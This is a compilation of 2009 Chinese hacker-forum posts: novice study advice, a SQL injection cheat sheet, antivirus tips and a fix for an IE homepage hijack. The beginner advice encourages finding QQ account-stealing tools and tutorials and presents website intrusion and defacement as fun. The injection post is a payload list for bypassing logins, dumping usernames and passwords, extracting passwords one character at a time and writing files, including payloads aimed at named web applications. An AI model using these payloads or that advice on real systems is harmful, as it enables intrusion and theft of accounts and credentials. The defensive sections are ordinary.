BY：飘雪々残云 普通的建筑工人，初中还没念完！

我的blog :<http://hi.baidu.com/canyun521>

呵呵，好了不 闲扯了。下面我就把我的经验给大家分享下吧！

1（先了解“黑客”再去学习）

新手入门，都不知道怎么学习，这里我给大家提个意见：在你决定迈入黑客界的时候，先去了解下“黑客”的含义，知道什么是黑客，知道黑客精神，知道黑客守则。不要小看着几点，他们可以决定你以后的发展方向！

2（会用搜索引擎）

大家都知道，最好的搜索引擎是百度和谷歌。在群里的时候，经常碰到类似的话“哪里有**软件啊”、“谁有**教程啊”！额..听到就郁闷人，你为什么不在搜索引擎找啊！为什么去求人啊！！俗话说：“求人不如求自己”，你有了在群里喊的时间，早在百度把东西找好了。再站在被你问的人的角度想下：你要学习，我也要学习啊，我又不是专门为你服务的，贫什么给你找东西啊！！

可能说到这里，有些朋友就会问，我不知道怎么搜索啊！！偶献丑下：比如，你要找个盗Q软件。你可以在百度写”盗Q软件”哦了，找到很多了。当然，在找有些时候你发现找不到，为什么呢？？关键词错了！还是拿前面的“盗Q软件”来说吧，你可以换下“盗Q软件下载”OK找到了。就这么简单！！现在你不用去求别人了吧！！

4（会看教程）

有些朋友每天在这个群，那个群大喊“谁教下我**”，拜托。剩点口水吧！用脚指头想下，可能吗？？或许，和你玩的好的，会稍微指点你下。但是一般是不会的！

为什么呢？？道理很简单：你要学技术，你要进步，别人呢？？别人也要学啊，别人也有自己的事要忙啊！！

现在黑客论坛N多，什么教程没有啊。比如：你要学盗Q，你可以在百度，或者论坛里去找个教程看下（认真的看），看完教程了，自己新里也有个底了。下一步，跟着教程上的方法操作，一次不行，再看一遍教程，继续跟着他的方法学！实在没办法了，你再找个关系好的，叫人家帮你看下，指点下！！

5（学会泡论坛）

我以前很不喜欢泡论坛。相信，很多人也都不喜欢泡论坛，大多都喜欢泡Q群。其实，泡论坛有个小窍门。现在我就给大家分享下。

这个窍门是在和 秋天的一棵树 聊天的时候悟出的，当时我申请正式成员，我

问他，要达到什么条件。他说至少可以回答 新手提问 里的一半的问题！我就特意去新手体温里去看了下，粗略的看了几个新手的提问和后面的跟帖回答后，我才发现，这里也是个学东西的好地方。

道理很简单，别人提了问题，会的朋友就会很热心的回答他。在这时，你也不会这个问题，就看下别人的回答，哦了！你也学到了。就算这个问提里的内容，你没挨接触过，你也要看下他的回答（现在不接触，并不代表以后也不接触）！

还有一点，看到别人提了个问题，没有人回答，你也不懂！你就要想办法，找到类似的答案，然后回答他。这样，在半公主别人的 时候，自己也可以学到很多东西!!!

6（不要盲目的崇拜别人）

各行各业都有很多牛人，黑客也不列外。有些人，今天听说这个牛，明天听说那个牛，就想办法找到他们的联系方式。然后就想很他们搞好关系，以为这样别人会教你你想学的东西！如果你这样想的话，我告诉你“你错了”！

你有这样的想法，别的人就没有吗？？每天都有好多人去Q他，说和他认识下，教他教点东西！你换了他的话，你烦吗？？

再从另个角度去想，黑客着门学问是无止境的，也很复杂的！就算再牛的高手，他也要不断的学习，才会更加的厉害，才不会被潮流抛弃！我想说的还是那句话，你要学习，要出头，别人难道不想吗？？别人不是专门为你服务的！！

送你们一句话“天才=3 分天赋+7 分努力”

7（会享受过程）

发现很多朋友犯了两个错误。（1.总想着一下子就什么都会了 2.当在学某一项技术时，遇到困难就放弃了），就拿入侵个网站说吧，难道你入侵他只是为了挂个黑页来显摆下自己的实力吗？？那你错了，我们入侵这个站，是为了享受入侵他时的过程，而不是结果！你如果认为是结果的话，可以，直接给你个webshell，你三两下挂上黑页。那有意思吗？？

我们学东西也是一样要学会享受学时挑战难度的过程，越是有难度，才越有激情！！

呵呵。不多唠叨了，其实我感觉原创 雪写 《写给所有新手：一点学习方法总结》就很好了，我只是把它改得更透彻些。不求大家能顶帖，只希望可以帮助到有需要的人！写作水平不好，不方便的地方还请大家原谅！！😞😞😞

llwenz

只要是知识，就没有学不会的。但为什么还有高手和所谓菜鸟之分呢，不只是掌握的技术深浅，真正的高手拥有其独特的思考问题的方式和合理利用其掌握知识的能力，这是很难模仿的。高手就是要要有高手的觉悟。同样，我们菜鸟也要有菜鸟的觉悟，“只要是知识，就没有学不会的”，只有不断地磨练自己，才能在有朝一日成就自己。今，以此自勉之。

[分享] 关于新手的学习指引

傲竹

发表于 2009-5-15 12:01

随着时代的发展,为了生存,每个人都必须拥有一技之长.那么,如何才能更有效

率的学习,也就成了重中之重.

当代世界,是一个科技的世界,计算机成了连接整个世界的纽带.所以,越来越多的人加入了学习计算机技术的洪流中来.计算机技术使人着迷,其中,有一个群体叫做——黑客.他们高超的计算机技术令众人崇拜.在世人眼里,黑客有 2 种.第一种:国内记者意义中的黑客(大多是网络罪犯的代名词);第二种:真正意义的黑客(致力于完善和维护系统网络的 IT 人才).

现在,请读者先停下来,给自己做个定位,想清楚自己想做第一种黑客,还是第二种黑客,这点很重要.

如果你想成为第一种黑客,那么你不需要从基础学起了,很简单,多看教程,多用一些工具,多搞一些操作,把操作问题全部解决掉.然后,自己尝试着写教程,熟能生巧.不需要多久,你就能成为你心目中的第一种黑客.

如果你想成为第二种黑客,那么麻烦了,你必须掌握很多东西.比如学好英语,最好达到大学 CET-4 级的水平以上,这样是为了方便你阅读英文资料和从事一定的开发工作.掌握基础的计算机知识,比如:计算机软硬件原理,操作系统,数据结构,软件工程,数据库系统,算法等.熟悉常见操作系统的管理和维护,比如:Win9x/XP 个人系统,WinNT/2K/2003 服务器系统,Linux 系统等,深入专业的可学习以下 Solaris、HP-UNIX, AIX 等.掌握网络原理及管理诊断,比如:网络拓扑、网络协议,交换与路由、网络分析与诊断等.会几门编程语言,比如:编译型的 Asm、C、Delphi 等,脚本类型的 Perl、Asp、Php 等.掌握黑客攻击与防御技术,通过自己掌握的知识和技能发现系统和网络存在的问题并且去解决和完善它.


我想,当第二种黑客那么麻烦,看都看晕了,还怎么学?其实,学习是需要计划与目标的.

我们必须确定一个目标,我们要明确自己目的,即学了去做什么,要做什么必须学什么.黑客技术很广很杂,比如入侵,免杀,破解,外挂制作等等等等,谁都没有精力把它们全精通(不包括少例非人的天才),选中几样,然后精通才是“王道”!我们先来看看下面的

图(1):

Windows下Hacker学习发展流程图 V0.2 Beta


2009年3月8日



从图中我们可以很明显的看出,要做到某些事,就必须学习哪些内容.比如说,你以后想给企业做网络安全维护,那么你就是想向网络攻防方向发展,那么如何才能


在网络攻防方向有成就呢?很显然,你需要学习数据库技术,脚本语言以及社会工程学.这些内容转化成渗透技巧以达到入侵目的,然后由入侵技术有针对性的防御.这样,学习有了目标,把大目标分化成小目标,然后各个击破,学习起来效率才能达到最高.

图(2)



这个图很直观的告诉我们学习哪些知识后能够做什么事.

图(3)



这是一个黑客过程图.

希望以上3副图能给大家带来帮助.学习流程:最终目标→学习计划(分化)→小目标→各个击破.

以上内容为个人拙见,欢迎相关高手批评改正.

[分享] 注入超经典语句总结（完美版）
12:25

xiaoshuidi 发表于 2009-7-1

注入经典语句总结

```
' or 1=1
' or '1=1
'/*
'%23
' and password='mypass
id=-1 union select 1,1,1
id=-1 union select char(97),char(97),char(97)
id=1 union select 1,1,1 from members
id=1 union select 1,1,1 from admin
id=1 union select 1,1,1 from user
userid=1 and password=mypass
userid=1 and mid(password,3,1)=char(112)
userid=1 and mid(password,4,1)=char(97)
and ord(mid(password,3,1))>111 （ord函数很好用，可以返回整形的）
' and LENGTH(password)='6 （探测密码长度）
' and LEFT(password,1)='m
' and LEFT(password,2)='my
.....依次类推
' union select 1,username,password from user/*
' union select 1,username,password from user/*
=' union select 1,username,password from user/* （可以是 1 或者=后直接跟）
99999' union select 1,username,password from user/*
' into outfile 'c:/file.txt （导出文件）
=' or 1=1 into outfile 'c:/file.txt
1' union select 1,username,password from user into outfile 'c:/user.txt
SELECT password FROM admins WHERE login='John' INTO DUMPFILE
'/path/to/site/file.txt'
id=' union select 1,username,password from user into outfile
id=-1 union select 1,database(),version() （灵活应用查询）
```

常用查询测试语句，

SELECT * FROM table WHERE 1=1

SELECT * FROM table WHERE 'uuu'='uuu'

SELECT * FROM table WHERE 1<>2

SELECT * FROM table WHERE 3>2

SELECT * FROM table WHERE 2<3

SELECT * FROM table WHERE 1

SELECT * FROM table WHERE 1+1

SELECT * FROM table WHERE 1--1

SELECT * FROM table WHERE ISNULL(NULL)

SELECT * FROM table WHERE ISNULL(COT(0))

SELECT * FROM table WHERE 1 IS NOT NULL

SELECT * FROM table WHERE NULL IS NULL

SELECT * FROM table WHERE 2 BETWEEN 1 AND 3

SELECT * FROM table WHERE 'b' BETWEEN 'a' AND 'c'

SELECT * FROM table WHERE 2 IN (0,1,2)

SELECT * FROM table WHERE CASE WHEN 1>0 THEN 1 END

例如：夜猫下载系统1.0 版本

id=1 union select 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1

union select 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1 from ymdown_user

union select 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1 from ymdown_user where id=1

id=10000 union select 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1 from ymdown_user where
id=1 and groupid=1

union select 1,username,1,password,1,1,1,1,1,1,1,1,1,1,1,1,1 from ymdown_user
where id=1 （替换，寻找密码）

union select 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1 from ymdown_user where id=1 and
ord(mid(password,1,1))=49 （验证第一位密码）

union select 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1 from ymdown_user where id=1 and
ord(mid(password,2,1))=50 （第二位）

union select 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1 from ymdown_user where id=1 and
ord(mid(password,3,1))=51

.....

例如 2：灰色轨迹 变换id进行测试（meteor）

union%20(SELECT%20allowsmilies,public,userId,'0000-0-0',user(),version())%20FROM%20calendar_events%20WHERE%20eventid%20=%202013)%20order%20by%20eventdate

union%20(SELECT%20allowsmilies,public,userId,'0000-0-0',pass(),version())%20FROM%20calendar_events%20WHERE%20eventid%20=%202010)%20order%20by%20eventdate

构造语句:

SELECT allowsmilies,public,userId,eventdate,event,subject FROM calendar_events WHERE eventid = 1 union (select 1,1,1,1,1,1 from user where userid=1)

SELECT allowsmilies,public,userId,eventdate,event,subject FROM calendar_events WHERE eventid = 1 union (select 1,1,1,1,username,password from user where userid=1)

UNION%20(SELECT%201,0,2,'1999-01-01','a',password%20FROM%20user%20WHERE%20userid%20=%20205)%20order%20by%20eventdate

UNION%20(SELECT%201,0,12695,'1999-01-01','a',password%20FROM%20user%20WHERE%20userid=13465)%20order%20by%20eventdate

UNION%20(SELECT%201,0,12695,'1999-01-01','a',userid%20FROM%20user%20WHERE%20username='sandflee')%20order%20by%20eventdate (查沙子的id)

(SELECT a FROM table_name WHERE a=10 AND B=1 ORDER BY a LIMIT 10)
SELECT * FROM article WHERE articleid='\$id' UNION SELECT * FROM..... (字段和数据库相同情况下, 可直接提交)

SELECT * FROM article WHERE articleid='\$id' UNION SELECT 1,1,1,1,1,1,1 FROM..... (不同的情况下)

特殊技巧: 在表单, 搜索引擎等地方写:

“__”

“._”

“%”

%' ORDER BY articleid/*

%' ORDER BY articleid#

__' ORDER BY articleid/*

__' ORDER BY articleid#

```
$command = "dir c:";system($command);  
SELECT * FROM article WHERE articleid='$id'  
SELECT * FROM article WHERE articleid=$id  
1' and 1=2 union select * from user where userid=1/* 句中变为  
(SELECT * FROM article WHERE articleid='1' and 1=2 union select * from user  
where userid=1/*')  
1 and 1=2 union select * from user where userid=1
```

语句形式：建立一个库，插入：

```
CREATE DATABASE `injection`  
CREATE TABLE `user` (  
  `userid` int(11) NOT NULL auto_increment,  
  `username` varchar(20) NOT NULL default "",  
  `password` varchar(20) NOT NULL default "",  
  PRIMARY KEY (`userid`)  
);  
INSERT INTO `user` VALUES (1, 'swap', 'mypass');
```

插如一个注册用户：

```
INSERT INTO `user` (userid, username, password, homepage, userlevel) VALUES ("",  
'$username', '$password', '$homepage', '1');  
"INSERT INTO membres (login,password,nom,email,userlevel) VALUES  
('$login','$pass','$nom','$email','1')";  
INSERT INTO membres (login,password,nom,email,userlevel) VALUES  
("","","3")#,'1')  
"INSERT INTO membres SET  
login='$login',password='$pass',nom='$nom',email='$email';  
INSERT INTO membres SET login=","password=","nom=","userlevel='3',email="  
"INSERT INTO membres VALUES ('$id','$login','$pass','$nom','$email','1');"
```

```
UPDATE user SET password='$password', homepage='$homepage' WHERE id='$id'  
UPDATE user SET password='MD5(mypass)' WHERE username='admin'#),  
homepage='$homepage' WHERE id='$id'  
"UPDATE membres SET password='$pass',nom='$nom',email='$email' WHERE
```

id='\$id';

UPDATE membres SET password=[PASS],nom="",userlevel='3',email=' ' WHERE id=[ID]

"UPDATE news SET Votes=Votes+1, score=score+\$note WHERE idnews='\$id';

长用函数:

DATABASE()

USER()

SYSTEM_USER()

SESSION_USER()

CURRENT_USER()

比如:

UPDATE article SET title=\$title WHERE articleid=1 对应函数

UPDATE article SET title=DATABASE() WHERE id=1

#把当前数据库名更新到title字段

UPDATE article SET title=USER() WHERE id=1

#把当前 MySQL 用户名更新到title字段

UPDATE article SET title=SYSTEM_USER() WHERE id=1

#把当前 MySQL 用户名更新到title字段

UPDATE article SET title=SESSION_USER() WHERE id=1

#把当前 MySQL 用户名更新到title字段

UPDATE article SET title=CURRENT_USER() WHERE id=1

#把当前会话被验证匹配的用户名更新到title字段

::::::::::::::::::::::::::::::::::::

\$req = "SELECT * FROM membres WHERE name LIKE '%\$search%' ORDER BY name";

SELECT * FROM membres WHERE name LIKE '%%' ORDER BY uid#%' ORDER BY name

SELECT * FROM membres WHERE name LIKE '%%' ORDER BY uid#%' ORDER BY name

SELECT uid FROM admins WHERE login=" OR 'a'='a' AND password=" OR 'a'='a' (经典)

SELECT uid FROM admins WHERE login=" OR admin_level=1# AND password="

SELECT * FROM table WHERE msg LIKE '%hop'

```
SELECT uid FROM membres WHERE login='Bob' AND password LIKE 'a%#'
AND password=
```

```
SELECT * FROM membres WHERE name LIKE '%%' ORDER BY uid#%' ORDER
BY name
```

[分享] 新手防病毒基本手册

文/9520

发表于 2009-4-9 12:15

1. 细心观察注册表，揪出可疑启动项

打开在 C:\WINDOWS\ 下叫 regedit.exe 的注册表编辑器，定位到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 下，查看异常的启动项，那些非系统和正常软件的启动项，就很有可能是病毒了。如果你不确定的话，你可以将它的程序名放到网上搜索，确定它不是任何正常软件的程序后，右键删除该注册表项。

2. 创建同名文件夹，灭掉自动运行木马

打开“我的电脑”→“工具”→“文件夹选项”→“查看”，勾上“显示所有的文件和文件夹”。然后在你的磁盘根目录下查看是否存在名为“autorun.inf”或“pagefile.pif”的文件，如果有，则删掉，并且建立一个同名的文件夹。很多时候狡猾的病毒会破坏掉显示隐藏文件的选项，但不用怕，照样有怪招可以解决——WinRAR。用 WinRAR 也能查看出隐藏的文件，并且同样可以创建文件夹。

3. 巧用映像劫持，拯救杀毒软件

映像劫持，ImageFileExecutionOptions，简称 IFEO。很多病毒利用了这一原理，劫持了杀毒软件，使其不能运行，并且“偷梁换柱”，将随系统启动的杀毒软件“换”为病毒自身的进程，一举两得。现在我们也来玩映像劫持，一箭双雕毙掉 IFEO 病毒。首先，启动注册表编辑器，定位到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options，找到里面躺着的杀毒软件表项，双击编辑，将杀毒软件的程序名和病毒程序名互换，然后保存。嘿嘿，重启看看，杀毒软件是不是回来了？

4. 关闭自动播放，杜绝 U 盘病毒

病毒流行猖狂，其中蔓延最重要的途径之一就是 U 盘。最有效的方法就是关闭自动播放，断绝 U 盘病毒的传播途径。打开 C:\WINDOWS\system32 下的组策略 gpedit.msc，在左窗格的“本地计算机策略”下，展开“计算机配置→管理模板→系统”，然后在右窗格的“设置”标题下，双击“关闭自动播放”，接着单击“设置”选项卡，勾上“已启用”，然后在“关闭自动播放”框中悬赏“所有驱动器”，再单击“确定”按钮，最后关闭组策略。

5. 打好系统补丁，防病毒于未然

网络上比较有名气的Ghost系统（诸如雨林木风、深度、猪猪猫、电脑公司等）、OEM版系统和正版系统（废话）都能通过微软的正版验证，从而用户可以放心地开启系统的自动更新，及时打上微软发布的hotfix补丁。而那些不能通过正版验证的用户则可以通过第三方软件来打补丁，譬如超级兔子升级天使、Windows优化大师、360 安全卫士等。及时地修补微软发布的hotfix补丁可有效降低病毒通过漏洞入侵你的电脑的机会。

6.杀毒软件、HIPS和防火墙，武装到牙齿

大部分人都能想到安装杀毒软件，可是会用、用好HIPS和防火墙的人却不多。HIPS（主机入侵防御系统，Host Intrusion Prevent System），是一种能监控你电脑中文件的运行和文件运用了其他的文件以及文件对注册表的修改，并向你报告请求允许的的软件，它的好处在于能够超越传统杀毒软件特征码查杀的方法，使未知病毒也能够被及时拦截。而防火墙（Firewall）则是指一个由软件和硬件设备组合而成、在内部网和外部网之间、专用网与公共网之间的界面上构造的保护屏障。是一种获取安全性方法的形象说法，它是一种计算机硬件和软件的结合，使Internet与Intranet之间建立起一个安全网关（Security Gateway），从而保护内部网免受非法用户的侵入，防火墙主要由服务访问规则、验证工具、包过滤和应用网关4个部分组成，计算机流入流出的所有网络通信均要经过防火墙的过滤。这就使黑客通过非病毒手段入侵你的电脑的机会减少了。真正想要驾驭好杀毒软件、HIPS和防火墙，还需要再多多学习哦！学无止境！

[分享] 给新人的一点忠告！
18:32

文/ghost98

发表于 2009-5-19

如果你没有耐心只有兴趣而学习。我劝你不要浪费时间了。因为学这技术最需要的不是技术支持，而是耐心和毅力，半途而废是可耻的。

如果你只为了炫耀而只掌握一些肤浅的技术，那么也不要浪费时间了。在高手眼里，你永远是菜鸟。

如果你借“爱国”的名义展开任何攻击行动。你这不是爱国，而是为国家引来灾难。而害别人替你收拾残局，你只是历史罪人而已。

如果你品行不端正，且对黑客认识不足，充其量也只是扰乱网络秩序的。就算你有技术，而你却连有觉悟的菜鸟也不如。

如果你要获取最新的技术资料，要写出优秀的程序。数学和英语一定要过硬。否则你很难有进展。

如果你有问题不懂，先自己找资料翻教程，苦思冥想不得其所才问，否则你滋生你的依赖性，而你的脑袋也会越来越迟钝。

如果你想找师傅，最好立刻放弃这种想法，学习这种技术不能有依赖性，因为没有人会一步一步地教你。只可能指点一二。所以你必须具备超强的自学能力，如果这种能力都没有。就别浪费时间了。

[分享] 去除IE首页篡改 强少 2009-5-3 09:09

昨天安装了一款游戏，安装文件有恶意代码，结果笔者的IE首页被篡改，网址为www.1188.com。是一个导航网站，非常讨厌！IE首页被篡改已经是老生常谈了，用360安全卫士或者在注册表里改一下就可以了，但是我发现这个恶意代码却不同。

用最简便的方法当然是360了，用360扫了之后，仍然没有解决，首页依然如故。进程里没有篡改程序。打开HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Start Page发现里面有恶意网址，删除成功。

如果没有360安全卫士该如何处理呢？我试了传统的方法，修改注册表，甚至用www.1188.com搜索了整个注册表，没有与www.1188.com相关的键与键值；查看了hosts文件没有异常，到IE文件夹下查看了IE的属性，发现快捷方式选项卡里的目标后有这个网址，删除之后居然还是如此。此时一头雾水，偶然我单击了快速启动栏里的IE，结果正常，单击桌面上的IE打开的仍然是恶意网站。现在才搞清楚，其实IE很正常，只是桌面的IE图标被篡改了。这里说一下，我们桌面的Internet Explorer图标和IE是不一样的，如果这个图标在桌面不见了，可以在任意一个盘里新建一个文件夹，文件夹名为Internet Explorer.{871C5380-42A0-1069-A2EA-08002B30309D}，然后把它复制到桌面就可以了，图标又出现了。后面大括号里是组件的GUID值，我想会不会恶意代码把组件给改了呢？我在注册表里搜871C5380-42A0-1069-A2EA-08002B30309D，在

HKEY_CLASSES_ROOT->871C5380-42A0-1069-A2EA-08002B30309D->shell->OpenHomePage->Command->默认键值"C:\Program Files\Internet Explorer\IEXPLORE.EXE"的后面发现了www.1188.com，把它删除，打开桌面上的IE完全恢复，是我自己的首页了，呵呵~

所以在首页被篡改之后，记得搜索查看871C5380-42A0-1069-A2EA-08002B30309D底下的东西。我在网上查了一下别人的解决方法，都是我们已经知道的，没有提到过注册表871C5380-42A0-1069-A2EA-08002B30309D这个底下的键值。故发上来给大家分享。也许有人知道，总之我是现在才明白呵呵~

[分享] 新人学习方法

